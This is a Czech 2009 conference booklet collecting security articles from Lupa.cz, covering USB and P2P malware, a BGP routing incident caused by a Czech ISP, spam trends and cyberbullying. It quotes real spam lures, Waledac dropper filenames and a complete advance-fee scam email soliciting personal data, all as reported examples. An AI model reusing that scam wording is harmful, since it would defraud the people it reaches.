Trendy v internetové bezpečnosti

26. února 2009

Konferenční centrum City

Obsah:

1 Úvod - Potřeba bezpečnosti zužuje svobodu Internetu 3

2 Výběr toho nejzajímavějšího o Internetové bezpečnosti ze serveru Lupa.cz v roce 2008 7

2.1 Malý český ISP způsobil světový kolaps 7
2.2 Naprostou většinu odeslaných e-mailů tvoří spam 9
2.3 SID 2009: do boje proti kybernetické šikaně! 11
2.4 Oblíbená hesla? 1234, password nebo křestní jména 14
2.5 Microsoft potvrzuje: falešné antiviry stále aktivní hrozbou 14
2.6 Hlavní riziko pro bezpečnost firem představují jejich vlastní zaměstnanci 15
2.7 Kauza Libimseti.cz ukázala, že nejen král je nahý 16
2.8 Nedokonalý captcha systém 22
2.9 Na přítomnost malwaru bude možná nutné rezignovat 24
2.10 Počítačové viry včera, dnes a zítra: Kdo s koho? 26

3 Výběr toho nejzajímavějšího o Internetové bezpečnosti ze serveru Měšec.cz v roce 2008 .. 29

3.1 Kulhající bezpečnost Internetového bankovnictví 29
3.2 Phishing a rhybaření: Chytněte si českou bankovní rybičku 31
3.3 PaySec, nová voda v platbách na českém Internetu 36
3.4 Zakletý Servis 24 České spořitelny 40
3.5 Google Chrome: Jak důležitý je prohlížeč pro Internetové bankovnictví? 41

4 Výběr toho nejzajímavějšího o Internetové bezpečnosti ze serveru Root.cz v roce 2008 45

4.1 Na Internet anonymně nejen s Firefoxem 45
4.2 Proč a jak na šifrování disků v Linuxu? 48
4.3 Dan Kaminsky a jeho útok na DNS servery 52
4.4 Jak funguje DNSSEC? 54
4.5 Napadení Wi-Fi sítí zabezpečených technologií WEP 59
4.6 Mají viry na Linuxu skutečně zelenou? 64
4.7 Proč není NAT totéž co firewall 66

5 Kontakty 71

1 Úvod - Potřeba bezpečnosti zužuje svobodu Internetu

Ondřej Bitto

Krádeže dat, návrat ke kořenům škodlivého kódu a podvržené soubory – to jsou některé z hlavních bodů bezpečnosti uplynulého roku. Pojďme se podívat, co přinesl, a zároveň také vyčíst, co naznačil o vývoji bezpečnosti do budoucna.

S ohledem na nové technologie šíření škodlivého kódu Internetem a prostřednictvím rozličných webových stránek se může zdát, že klasickému škodlivému kódu pomalu zvoní hrana. Druhá polovina roku 2008 však ukázala, že se útočníci a tvůrci virů rádi vracejí ke kořenům, namísto klasických disket ale jako další prostředek mimo Internetu volí přenosná USB zařízení.

Výrobci bezpečnostního softwaru zaznamenali nárůst virů, které pro svou aktivaci využívají načtení informací pro automatické spouštění, ve Windows tedy klasicky soubor autorun.inf. Nejčastěji je tento soubor, který zvládne spuštění libovolného programu hned po vložení média, znám z CD nebo DVD, může být ale prakticky na kterémkoliv. Jakmile je tedy virus jednou aktivován (stažen a spuštěn z Internetu nebo jinou cestou), může se po připojení libovolného USB zařízení do něj nakopírovat. Po připojení k jinému počítači se zavolá odpovídající autorun.inf, a pokud není jeho zpracování v systému výslovně zakázáno, má virus cestu otevřenou.

Podle statistik z průběhu roku je jasné, že šíření virů přes USB postupně zdárně doplní infiltraci z Internetu: odhady hovoří o tom, že každé páté až desáté propašování viru má na svědomí právě připojení USB. S tím, jak ceny zařízení klesají, se dá očekávat další nárůst. Řadě hrozeb dokáže zabránit samotný antivir, v kurzu ale do budoucna mohou být také specializované aplikace, které se zaměřují právě na definování bezpečnostních politik pro USB zařízení.

Soubory z P2P sítí jako zajíc v pytli

Touha po programech, hudbě a dalších datech zdarma útočníkům a podvodníkům otevírá řadu rozličných cest, jak pomocí Internetu šířit škodlivý kód nebo e-mailem rozesílat zprávy s odkazy na podvržené stránky. V loňském roce se objevilo hned několik zajímavých ukázek škodlivého kódu, které se ve výměnných P2P sítích maskovaly jako na první pohled běžné MP3 skladby nebo jiné multimediální soubory, po stažení a otevření ale začaly páchat svou nekalou činnost.

Nemuselo přitom jít jen o klasický škodlivý kód, ale také zneužití nově objevených zranitelností v přehrávačích. Typickým příkladem posledně zmíněného přístupu mohou být podvržené streamy pro přehrávač Apple QuickTime, který se stal velice oblíbeným terčem. Po otevření podvrženého souboru, který si uživatel stáhl z P2P sítě, se uživateli zobrazilo okno s požadavkem stažení licence, a pokud jej následoval, bylo dílo zkázy dokonáno propašováním škodlivého kódu. Ve všech těchto a podobných případech se ale pouze potvrdilo, že útočníkům nejde o ničení našich dat, ale spíše získání přístupu do počítače a otevření prostoru pro další zneužití.

V případě P2P sítí však alespoň prozatím i nadále platí, že jsou „pouze“ jednou z cest, jak škodlivý kód propašovat do uživatelova počítače, nestaly se přímým prostředníkem klasických útoků a průniků do uživatelova počítače. V důsledku je tak alespoň výhoda v poměrně snadné obraně, kdy standardní virové nákaze dokáže zabránit rezidentní ochrana antivirem, samozřejmě s pravidelnou aktualizací jeho virových signatur. Některé antiviry navíc zahrnují přímo komponentu pro detailní sledování a kontrolu komunikace v rámci výměnných sítí.

78 oprav od Microsoftu

Poslední sada pravidelných záplat společnosti Microsoft v roce 2008 byla uvolněna v polovině prosince a zakončila dávkování na čísle 78 oprav. Samozřejmě ne všechny zranitelnosti a jejich opravy vyžadují stejnou pozornost a tak trochu symbolicky se jedna z nejvýznamnějších objevila až v prosinci. Kritická zranitelnost webového prohlížeče Internet Explorer a její zneužití na celé řadě počítačů hýbalo světem bezpečnosti.

Zprvu vše vypadalo jako jedna z dalších děr v prohlížeči, nicméně po několika dnech došlo k hromadnému rozšíření malwaru, který se na ni zaměřoval. Bylo tak jasné, že Microsoft s opravou nevyčká do další každoměsíční porce opravných aktualizací, ale vydá ji přednostně. Na celé zranitelnosti a jejím zneužití je zajímavé hlavně to, jak široký měla záběr a dopad – postihovala všechny verze Internet Exploreru na všech verzích Windows, což mluví za vše.

I když někdy chyba Windows nebo prohlížeče Internet Explorer potká více variant, jen málokdy se jedná o takto velkou hrozbu. Odpovídající škodlivý kód se vyskytoval především na podvržených stránkách v Číně, kdy se při jejich otevření aktivoval speciální ActiveX doplněk, který dále stahoval rozlišný škodlivý kód všeho druhu. Nezbývá než doufat, že rok 2009 přinese méně takto zásadních zranitelností a jejich zneužití. U obdobných zranitelností je hlavní problém v tom, že se opravdový dopad projeví až po několika týdnech nebo měsících, kdy vyjde najevo, kolik strojů je stále ještě zneužitelných a schopných šířit dál nákazu, i když je již oprava k dispozici.

Na spam jsme si zvykli

Samostatnou kapitolu každoročně představuje spam, jelikož nevyžádaná pošta s neutuchající pílí přeplňuje naše e-mailové schránky. Podle dlouhodobých globálních statistik se míra korektní pošty pohybuje do deseti procent z celkového objemu všech zpráv, a tak prakticky jen jeden z deseti odeslaných e-mailů patří do vyžádaných. Rok 2008 byl i z tohoto pohledu zajímavý v tom, že se okolo spamového dění nekonaly velké kauzy nebo diskuze.

Jedním z důvodů může být už jakási apatie vůči spamu, kdy lze obzvláště v neanglicky mluvících zemích (a tedy i Česku) spam ve schránce rychle rozpoznat a vůbec se mu nevěnovat. Díky tomu také zůstávají liché pokusy o zahrnutí nejrůznějších podvodných odkazů do těchto zpráv, jelikož se už jen málokdo nachytá. Spam tak alespoň z pohledu koncových uživatelů není tím, čím kdysi, jednoduše už i zprávy, které nezachytí automatický filtr a spadnou do korektní pošty, ignorují rychlým rozpoznáním.

Pokud útočníci a podvodníci budou chtít nahazovat své návnady, musí sáhnout po sofistikovanějších cestách oslovení koncových uživatelů, na prostý hypertextový odkaz a podvržené URL v těle HTML zprávy jim jen tak někdo neskočí. V roce 2009 i dalších letech bude zajímavé sledovat, jakými novými cestami se nás postupně pokusí obalamutit a které postupy kromě e-mailu jako nejrozšířenějšího komunikačního kanálu vyzkouší.

Soukromí a jeho ochrana (snad) v zájmu uživatelů

Jedním z nejožehavějších témat roku 2008 se dle očekávání stalo soukromí a ochrana citlivých údajů na Internetu. Útočníci stále zkoušeli své klasické vábničky na vylákání důležitých hesel, přihlašovacích údajů k online bankingu nebo získání čísel kreditních karet, zaměřili se však také na krádeže kompletních profilů a databází z komunitních a sociálních webů.

Českého uživatele útoky na MySpace.com tolik trápit nemusí, přeci jen se u nás nejedná o tolik rozšířenou webovou službu (v pracovním prostředí v ČR vládne spíše LinkedIn). Když z ní ale počátkem roku v jedničkách a nulách podloudně odteklo zhruba 17 GB fotek, dostali všichni varování: profilovat se na webu je fajn a moderní, ale svěřujeme své často čistě soukromé informace neznámo kam.

Nejhorší na pokusech o hromadné krádeže citlivých dat a profilů je ale fakt, že se jim nelze bránit automatizovanou cestou. Proti virům lze nasadit antivir, spamu z drtivé většiny zabrání antispam, jak ale donutit

uživatele, aby o sobě neprozrazovali příliš mnoho? Servery s potenciálně citlivými informacemi se pak samozřejmě musí technicky bránit i proti pokusům o průnik a klasickým síťovým útokům.

Někdy je až s podivem, kolik toho jsou uživatelé o sobě ochotni prozradit v rámci některé sociální a komunitní sítě, respektive které fotky nebo další dokumenty vystavit a nesprávně jim přiřadit přístupová práva. A i když bude vše na první pohled skvěle zabezpečeno a riziko průniku minimalizováno, nikdy nelze vyloučit krádeže a zneužití profilů do budoucna, například při průniku do daného serveru nebo propašování speciálního škodlivého kódu.

Jak tvůrci bezpečnostních aplikací, tak přímo vývojáři webových prohlížečů se více zaměřili a nadále zaměřovat budou na ochranu soukromí. Nový Firefox, osmá verze Internet Exploreru, Google Chrome – ve všech těchto prohlížečích najdeme speciální privátní režim, v němž se během surfování neukládá nic do historie. Na první pohled to může vypadat, že jde o obranu před odhalením navštívených pornostránek, nicméně pokud se nápad uchytí, třeba se dočkáme i kompletní anonymizace, jakou dnes nabízí například Torpark.

Odpovědnost na uživatelích, nebo státu?

V průběhu roku 2008 se postupně diskutovalo o omezování přístupu k Internetu, lépe řečeno k potenciálně nevhodnému obsahu. Ať už se jednalo o tuzemskou první vlaštovku nebo neustále propíranou cenzuru v Číně, jde o jasnou ukázku směru vývoje webu a jeho služeb – volnosti a naprosto otevřeného online světu si nebudeme užívat donekonečna, dojde k postupné regulaci. Může jít o ochranu dětí před pornem, drogami a násilím, v kterémžto případě se předpokládá možnost vypnutí takovéhoto filtru, ale také globální filtrování ze strany vlády, potažmo ISP.

Pojítkem mezi minulostí v podobě roku 2008 a regulovanou budoucností může být například omezení přístupu k určitým stránkám v Austrálii. Tamní vláda se tímto způsobem rozhodla řešit případné problémy a mravní ohrožení mládeže, resp. omezit nebezpečí, které číhá na uživatele. Jedná se o blokaci „natvrdo“, běžný uživatel se k závadnému obsahu opravdu jen tak snadno nedostane. Internet jsme si kdysi malovali bez hranic, nyní mu dáváme postupně stále užší mantinely.

Je otázkou, kam se tyto kroky dále budou ubírat – začínající uživatelé sice mohou být voděni za ručičku jen po předem vyznačených webových cestičkách, lépe by však bylo vsadit na osvětu a přenesení odpovědnosti na jejich bedra. Abychom pak totiž namísto velkého blacklistu opravdu nemuseli sepsat těch pár povolených webů do whitelistu a dostat Internet tam, kam by nikdy neměl dospět.

2 Výběr toho nejzajímavějšího o Internetové bezpečnosti ze serveru Lupa.cz v roce 2008

2.1 Malý český ISP způsobil světový kolaps

Zbyněk Pospíchal – 19. 2. 2009

Pondělní odpoledne jako každé jiné, to bylo úterý 16. února 2009. Farmář obdělával svá pole, mlékař dělal rozvážku a jeden malý tuzemský ISP konfiguroval svůj směrovač. Nikdo netušil, že za pár okamžiků nastane situace, která se zapíše do dějin světového Internetu.

K čemu došlo (lidskými slovy): jeden regionální český poskytovatel Internetu špatně nakonfiguroval routing, což se stalo špatným napsáním jednoho čísla. To znamenalo, že jako optimální se do Internetu propagovala nesmyslně dlouhá trasa a to počtem až 100 000 požadavků za vteřinu. To pro řadu starších routerů znamenalo něco jako přetečení bufferu, zařízení nebyla schopna odbavovat normální provoz a chyba se šířila dále. Chyba se projevila v řadě regionů, prakticky ale ne v Česku. ISP chybu rychle odstranil a během hodiny oživly všechny postižené sítě. Jedno memento ale zůstalo: jak může malá chybička u regionálního poskytovatele Internetu zkolabovat provoz na polovině Internetu? Inu, může.

Malý ISP z jihovýchodní Moravy konfiguroval propoj ke svému druhému (záložnímu) poskytovateli tranzitní konektivity. Každá síť je v Internetu reprezentována svým číslem autonomního systému, což bývala jen dvoubajtová, dnes už to však může být i čtyřbajtová hodnota unikátní pro každou síť, kterou dále používá směrovací protokol BGP a to v zásadě jen ke dvěma věcem - k nalezení nejvýhodnější cesty a k zamezení vzniku směrovacích smyček. Celý princip funguje tak, že pro každý prefix (samostatně směrovaný blok IP adres) existuje ve směrovacích tabulkách samostatná položka, obsahující řetězec se seznamem autonomních systémů, přes které k danému prefixu vede cesta (AS-path). Nyní uvedu příklad, jak takové cesty mohou vypadat, vybírá se obvykle podle nejkratší AS-path (to nemusí být vždy pravidlem, lze router jistým množstvím aplikovaného násilí přesvědčit, že může použít i jinou cestu, ale to není pro další text tohoto článku podstatné):

Number of BGP Routes matching display condition : 5
Status codes: s suppressed, d damped, h history, * valid, > best, i internal
Origin codes: i - IGP, e - EGP, ? - incomplete

Network	Next Hop	Metric	LocPrf	Weight	Path
*> 169.232.0.0/16	137.164.130.61 1	100	0	11164 2152 52	i
*i 169.232.0.0/16	137.164.130.57 20	100	0	11164 2152 52	i
*i 169.232.0.0/16	137.164.130.53 20	100	0	11164 2152 52	i
* 169.232.0.0/16	213.248.98.93 48	70	0	1299 3356 2152 2152 52	i
* 169.232.0.0/16	64.214.121.169 49	70	0	3549 209 2152 2152 52	i

Last update to IP routing table: 5d13h42m4s, 1 path(s) installed:

V druhém sloupci zleva vidíme prefix, zcela vpravo pak AS-path, nejlepší vybraná cesta je označena znakem > zcela vlevo hned za hvězdičkou. V posledních dvou řádcích pak vidíme, že se nám číslo AS 2152 opakuje. Co to znamená? Jde o tzv. prepend, tedy umělou penalizaci (znevýhodnění) dané cesty. A právě o prepend jde v tomto příběhu především.

Onen ISP chtěl svůj druhý upstream právě takto znevýhodnit. To je celkem běžná záležitost, kterou vidíte i v předchozím příkladu. Problém však byl v tom, že jako u všeho, existuje nějaký limit pro délku AS-path a za ten se všeobecně považuje 255 položek. To není žádný zásadní limit, protože jen velmi málo cest v současném

Internetu obsahuje více čísel autonomních systémů než 6, a AS-path s více než 15 položkami je naprostou raritou (a ne, v tomto případě se neočekává, že by se na tento limit do budoucna naráželo jako na překážku dalšího rozvoje, protože obecný trend je, že se průměrná délka AS-path v celosvětové směrovací tabulce postupem času mírně zkracuje).

Co se tedy stalo? Ano, správně, dotyčný ISP svou cestu skutečně znevýhodnil, a to poměrně zásadním způsobem. Není zcela jasné, jakým konkrétním způsobem toho dosáhl, avšak provedl jsem vlastní šetření a na jeho základě zjistil, že použitou platformou, na které k uvedenému problému došlo, je pravděpodobně MikroTik RouterBoard, tedy zařízení primárně určené pro poněkud jiné nasazení než je ASBR (Autonomous System Border Router) a o implementaci BGP na této platformě se vyprávějí legendy (ano, základní věci tam fungují poměrně spolehlivě, vím). Jistý nejmenovaný konkurenční výrobce, jehož boxy jsou pro podobné nasazení přece jen o něco málo vhodnější, podporuje syntaxi typu "set as-path prepend last-as N", kde N je počet, kolikrát se poslední AS v cestě zopakuje a může nabývat hodnoty 1 - 10. Naprosto stačí, aby výrobce nějaké minoritní směrovací platformy kontrolu této hodnoty do svého zařízení nezadal, zmatená obsluha tam namísto počtu, kolikrát se má číslo AS zopakovat, omylem napíše číslo svého autonomního systému a problém je, pokud AS dotyčného ISP zrovna nemá nějaké prominentní nízké číslo, na světě.

Paradoxně problém nepostihl každého - v ČR nebyl tento problém téměř ani zaznamenán, v ČR dochází u operátorů k celkem pravidelným upgradům hardware i software a zapomenuté infrastruktury není mnoho. Podobná situace platí u velkých operátorů i jinde ve světě, avšak na regionálních a místních sítích v mnoha zemích světa, zejména tam, kde se používají poměrně staré řady operačních systémů pro směrovače, problém nastal. Kupříkladu starší verze Cisco IOS reagovaly tak, že po přijetí takové cesty rozpojily BGP relaci, po které taková cesta přišla. To není zásadní problém, relace se po chvíli znovu spojí, avšak pokud se hned zase rozpojí kvůli přijetí vadné AS-path, už to zásadní problém je. Jevu, kdy se nám relace stále dokola spojuje a rozpojuje, říkáme flap - ano, existují nástroje, jak se s ním vyrovnat, avšak pokud dotyčné síti neflapuje jeden upstream, ale všechny (což byla právě tato situace), nejsou nám tyto nástroje nic platné a nastává problém - dotyčný operátor je bez tranzitní konektivity.

Podrobnější analýzu, jako obvykle, udělal Renesys, disponující nástroji pro hloubkovou analýzu stavu směrovacích tabulek. Uvedli také mapy nejhůře postižených zemí, významně postižena byla téměř celá západní Evropa (kde nejhůře dopadla Belgie a Španělsko), z nových členů EU pak chyba dopadla velmi tvrdě na Lotyšsko (paradoxně domovská země zařízení MikroTik RouterBoard) a do Pákistánu dorazila tvrdá odplata za únos Youtube, každopádně postiženo bylo i mnoho sítí v takových zemích, jako jsou USA, Čína nebo Egypt; mezi země, které byly naopak postiženy málo nebo téměř vůbec, patří kromě ČR ještě Maďarsko, Chorvatsko, Srbsko, Litva, Turecko, Indie, JAR, Chile nebo Argentina. Celý problém pak trval zhruba hodinu, než dotyčného ISP jeho poskytovatel záložní tranzitní konektivity dočasně odpojil.

Není to však první případ, kdy se něco podobného stalo, je však první, který měl až takhle tvrdé následky. Předchozí podobné případy způsobily ISP z různých zemí (BiH, Bulharsko, Indonesie, Polsko, USA), avšak délka jejich AS-path se hodnotě 255 vždy pouze blížila, nikdy jej však nepřekročila... To se podařilo až tento týden operátorovi z malého městečka nedaleko hranic se Slovenskem.

Celý článek i s diskusí je možné najít na http://www.lupa.cz/clanky/maly-cesky-isp-zpusobil-svetovy-kolaps/.


2.2 Naprostou většinu odeslaných e-mailů tvoří spam

Jan Handl – 17. 2. 2009

Podle některých zdrojů je to až 96 procent. Jenom čtyři ze sta e-mailů tedy nejsou spam. Odkud útočí spameři a jaké jsou jejich triky? Využívají samozřejmě i Valentýn nebo parazitují na jménu Baracka Obamy.

Z měsíční zprávy o spamu společnosti Symantec skutečně kromě jiného vyplývá, že 96 e-mailů ze sta je spam a pouhé čtyři e-maily jsou skutečně zprávy „od člověka nějakému známému člověku“. Tato statistika je více než alarmující a pokud se spam bude rozmáhat i nadále, bude dost těžké najít v záplavě nevyžádané pošty opravdový e-mail, tedy zprávu odeslanou elektronickou poštou konkrétnímu příjemci s běžným účelem.

Spamu se asi jen tak nezbavíme, jeho objem i podíl na odeslaných e-mailech stále roste, v současné době je to podle Symantecu okolo devadesáti procent. Zajímavý je pohled na rozdělení spamu podle kategorií, tedy podle toho, co spam propaguje. Na prvním místě jsou tématem spamu nejrůznější produkty (23 %), následuje zdraví (20 %) a Internet (19 %).



Pokud se podíváme na spam podle země původu, vedou Spojené státy americké (23 %), Brazílie (10 %) a Čína (7 %). V první pětce jsou dále Indie a Jižní Korea. Rusko skončilo tentokrát v seznamu největších původců spamu až na šestém místě. Do „top ten“ se dostaly také Argentina a Kolumbie.


V sobotu oslavil svátek Valentýn, tento den provázejí více než ostatní netradiční dny tématické spamy. Útočí na pozornost uživatelů docela rafinovaně, top 20 předmětů těchto e-mailů najdete níže:

1 - Increase your length, the best valentine’s gift
2 - Show off your length for valentine’s
3 - Get it before Valentine’s day and watch her smile
4 - You have been invited to partake in a shopping spree with [Removed] This Month for Valentines!
5 - Happy Early Valentines Day, You have been selected to go on a $1000 Shopping spree to [Removed]
6 - The Best Valentines Day Present Ever...
7 - Your Valentines Day is about to get a lot better
8 - Enjoy your Valentines Day with a Grand Cash from us =)
9 - [Removed] invites you to take a $1000 shopping spree for Valentines Day
10 - Great watches for your Valentine
11 - Redeem Your Valentines Day Gift!
12 - Buy a pair of watches for Valentine’s Day

13 - Free Shipping! Plus, Save on Valentine's Day Gifts
14 - Make your Valentine happy with the perfect timepiece
15 - Show the love. Give [Removed] this Valentine's Day.
16 - Give a timepiece to your Valentine to keep track of time together
17 - Valentines Day Approaching... Don't Miss Out on Our $1 Jewelry Auctions
18 - Lose excess weight by valentine's day
19 - An Erotic Valentines Gift
20 - Need A Valentines Gift?

Tématem spamu posledních měsíců byly i americké prezidentské volby. Nyní již politika spam téměř opustila, ale od října roku 2007 do listopadu 2008 byly volby zajímavé nejen pro autory spamu. Adresáti byli lákáni na zajímavá volební videa, ve skutečnosti šlo o malware. Spam z prezidentských voleb v USA hodně těžil, šlo o další téma, které příjemce e-mailů zajímalo a bylo aktuální o dost déle, než zmíněný Valentýn. Předměty e-mailů byly rafinované, například *"Our President - In His Own Words", "Listen to President Obama's Audiobook", "President Barack Obama Inaugural Dollar"* nebo *"Limited edition Obama coin now available to you"*. Kdo z Američanů by tomuto vábění odolal? Spam nabízející nejrůznější léky a podpůrné přípravky si vzal BARACKA OBAMU za svého a dokonale využíval popularity jeho jména. Například *"Even Obama uses this", "Obama's private video"* a *"Obama caught hot"*. K těmto textům byly přidány odkazy do e-shopů s léky.

V době okolo inaugurace Baracka Obamy spameři své produkty nabízeli schované za odkazy v e-mailech s falešnými informacemi o tom, že Barack Obama se vzdal své funkce a podobně. Některé ze spamů byly dost profesionálně zpracovány a připomínaly layout volebních stránek.




Soubory, které si napálení příznivci Obamy stahovali, měly názvy usa.exe, obamanew.exe, pdf.exe, statement.exe, barackblog.exe nebo barackspeech.exe. Ve skutečnosti šlo o záškodnický soubor W32.Waledac, který kromě jiného pátral v počítačích po citlivých datech a otvíral je pro pozdější dálkový přístup.

Spam pocházející z Ruska jde na věc trochu jinak. Z celosvětového koláče tvoří nyní spam z Ruska jenom 4 %, ale využívá netradiční metody. Ve spamech jde o to, aby se příjemce ozval provozovateli služeb nebo majiteli produktu jakkoliv, třeba i telefonicky. Proto jsou součástí textů ruských e-mailů i telefonní čísla, rozdělená netradičními znaky kvůli ztížení detekce. Ruské spamy nabízejí třeba i služby podlahářů.

V Číně je prý mimo Macao zakázán hazard, což nahrává místním spamerům. Macao za jejich pomoci oslovuje Číňany nevyžádanou elektronickou poštou a samozřejmě daleko větší část spamu nabízí hazard online. Čínský spam nabízející třeba služby online kasina je prakticky totožný s anglickým. Uživatel si musí nahrát a spustit aplikaci, pak dostane vstupní bonus a může začít hrát. Čínské spamy se ani nesnaží tvářit, jako by je odeslal člověk, jméno a e-mailová adresa odesílatele se skládá z náhodně vybraných znaků.

Zapomenuty nejsou ani populární „nigerijské dopisy“, které z důvěřivců lákají pod nějakou záminkou určitou sumu peněz s příslibem jejich znásobení. Tento trik přesáhl hranice Afriky a pod dopisem jsou podepsáni třeba i „čínští manažeři bank“. Kritéria „nigerijských dopisů“ splňovaly v lednu asi 3 procenta veškerého spamu.


From: Mr. Philip Tang
Date:
To:
Subject: attend to asap!!!

Dear Friend,I am Mr.Philip Tang Executive Directors and Operations Manager of Bank international Ningbo China.I have a business proposal of US$12,600,000.00,for you from my bank.Should you be interested please send your,Full names,occupation,private phone number,current residential address Finally after that I shall provide you with more details Regards,Philip Tang.

Celý článek i s diskusí je možné najít na http://www.lupa.cz/clanky/naprostou-vetsinu-odeslanych-e-mailu-tvori-spam/

2.3 SID 2009: do boje proti kybernetické šikaně!

Jiří Peterka – 13. 2. 2009

Hlavním tématem letošního Dne bezpečnějšího Internetu (Safer Internet Day) se stal boj proti kybernetické šikaně. A to jak na naší národní úrovni, tak i v celé Unii. Hodně se mluvilo také o konkrétních číslech, mapujících rozsah různých ohrožení. Není ale čas poněkud zrevidovat naše názory na to, kde je hlavní příčina problémů, v čem spočívají a kde se berou?

Jak jsem již avizoval v pondělním článku zde na Lupě, úterý 10. února bylo v pořadí již šestým „Dnem bezpečnějšího Internetu“. Byla to vhodná příležitost jak si připomenout rizika, kterým jsou děti a mladiství vystavováni v online světě. Či jak prezentovat tu či onu aktivitu, záměr nebo projekt, který se celé oblasti týká.

V neposlední řadě byl tento den příležitostí k zamyšlení nad tím, jak „velký“ a vážný je celý problém a kterým směrem se vydat, chceme-li s ním něco dělat. Třeba jen v rovině volby mezi tím, zda je dětem a mladým lidem vhodné spíše pomáhat chovat se odpovědněji, nebo zda je lepší se snažit (například skrze technická či legislativní opatření) dosáhnout takového stavu, aby jim žádná nebezpečí nehrozila.

Bezpečnější Internet, nebo bezpečnější online svět?

Když už jsem ale u obecnějších úvah: možná by bylo na čase trochu přehodnotit vymezení celého problému, proti kterému se zde bojuje.

Třeba už jen samotné slovní spojení „bezpečnější Internet“ (Safer Internet) mi přijde poněkud zastaralé. Vždyť i mobilní technologie, se svými SMSkami, MMSkami, videem točeným na mobilní telefony, mobilními portály atd. jsou prostředím, kde se lidé setkávají - a mohou se vůči sobě chovat jak přátelsky, tak si navzájem ubližovat. Neměli bychom tedy hovořit spíše obecněji o „bezpečnějším online světě“, abychom z toho nevylučovali právě mobilní technologie a jimi vytvářené prostředí? Zvláště když toto prostředí s Internetem tak hezky konverguje (splývá), že je mezi sebou časem ani nerozlišíme?

Jinak to totiž může vyznívat také tak, že jeden svět je „zlý“ a plný nástrah a nebezpečí, zatímco ten druhý je vcelku bezpečný. Přitom hodní i zlí lidé jsou v obou, protože to jsou to stále stejní lidé. Jen možná ještě nemají v obou prostředích úplně stejné technické možnosti. Ale právě to se velmi rychle mění.

Příznačné mi z tohoto pohledu přijde i to, že mezi nejaktivnější hráče v boji za „bezpečnější Internet“ patří právě mobilní operátoři. Či jiný aspekt: v ČR je jednou z hlavních akcí letošního Safer Internetu další ročník soutěže MobilStory. Ta spočívá v natáčení příběhu na mobilní telefon, letos s tématem „kamarádství jako protipól kybernetické šikany“.

A není právě možnost natáčet na video v mobilu jedním z faktorů, které otevřely dveře novým formám „nevhodného“ lidského chování? Nezapomínejme, že to nejsou technologie, které se chovají zle, nenávistně či jinak „ošklivě“ – ale že jsme to my lidé, kteří se určitým způsobem chováme.

Kdo nejvíce ohrožuje děti?

Další představa, která by si asi zasloužila určitou korekci, je představa že největšími strůjci nástrah a nebezpečí vůči dětem jsou dospělí. Tak to ostatně prezentuje i většina kampaní, které se na toto nebezpečí snaží poukazovat a varovat před ním: většinou ukazují nějakého postaršího zvrhlíka, který jen tak mimochodem dokonale zvládá moderní technologie, zatímco jeho potenciální oběť je velmi mladá a s technologiemi to zase až tak moc neumí – když neví, jak se bránit a moc nedoceňuje ani to, že za neznámou virtuální identitou se může skrývat skutečně kdokoli.

Nebývá to ale v praxi spíše naopak? Tedy alespoň to zvládání technologií: že mladí je umí používat lépe než ti starší?

Aby mi ale bylo správně rozuměno: nechci zde zpochybňovat existenci (dospělých) pedofilů ani bagatelizovat jejich působení v online světě (stejně jako bohužel existují a působí i v „kamenném” světě). Ani hrozbu, kterou představují. Jde mi o četnost, resp. míru hrozeb vůči dětem a mladistvým v online světě. I statistiky už ukazují, že většina jich přichází spíše od vrstevníků.

A dokládá to vlastně i samotné zaměření letošních aktivit kolem Dne bezpečnějšího Internetu: jejich hlavním motivem je boj proti kybernetické šikaně. A to je (v daném kontextu, tj. u mladých lidí) především záležitost vztahu mezi vrstevníky. Ostatně, když se podíváte na video, které má být hlavním symbolem nynější celounijní kampaně proti kybernetické šikaně, nenajdete tam žádného obstarožního úchyla: proti mladé dívce v roli oběti šikany stojí (resp. sedí u počítače) její vrstevník.

Zmíněné video nejspíše brzy uvidíte v různých médiích, v rámci mediálních kampaní. Již dnes se na něj můžete podívat například na webu českého Safer Internetu, na jeho stránkách věnovaných boji proti šikaně. A pokud se o problematiku šikany zajímáte podrobněji, či se přímo týká vás či někoho z vašeho okolí, můžete využít i nově zprovozněné stránky, zaměřené na boj proti ní: jak formou osvěty, tak i formou testu či kurzu boje proti šikaně, či cestou snah o minimalizaci šikany.

Co říkají čísla a studie?

K popisované problematice samozřejmě existuje také řada konkrétních čísel. I v souvislosti s úterním Dnem bezpečnějšího Internetu jich bylo hodně publikováno. Dovolím si je ale brát s určitou rezervou, stejně jako třeba u statistik o počtu uživatelů Internetu: pokud neříkají dostatečně přesně, co a jak vlastně měří, pak jsou poněkud vytržená z kontextu.

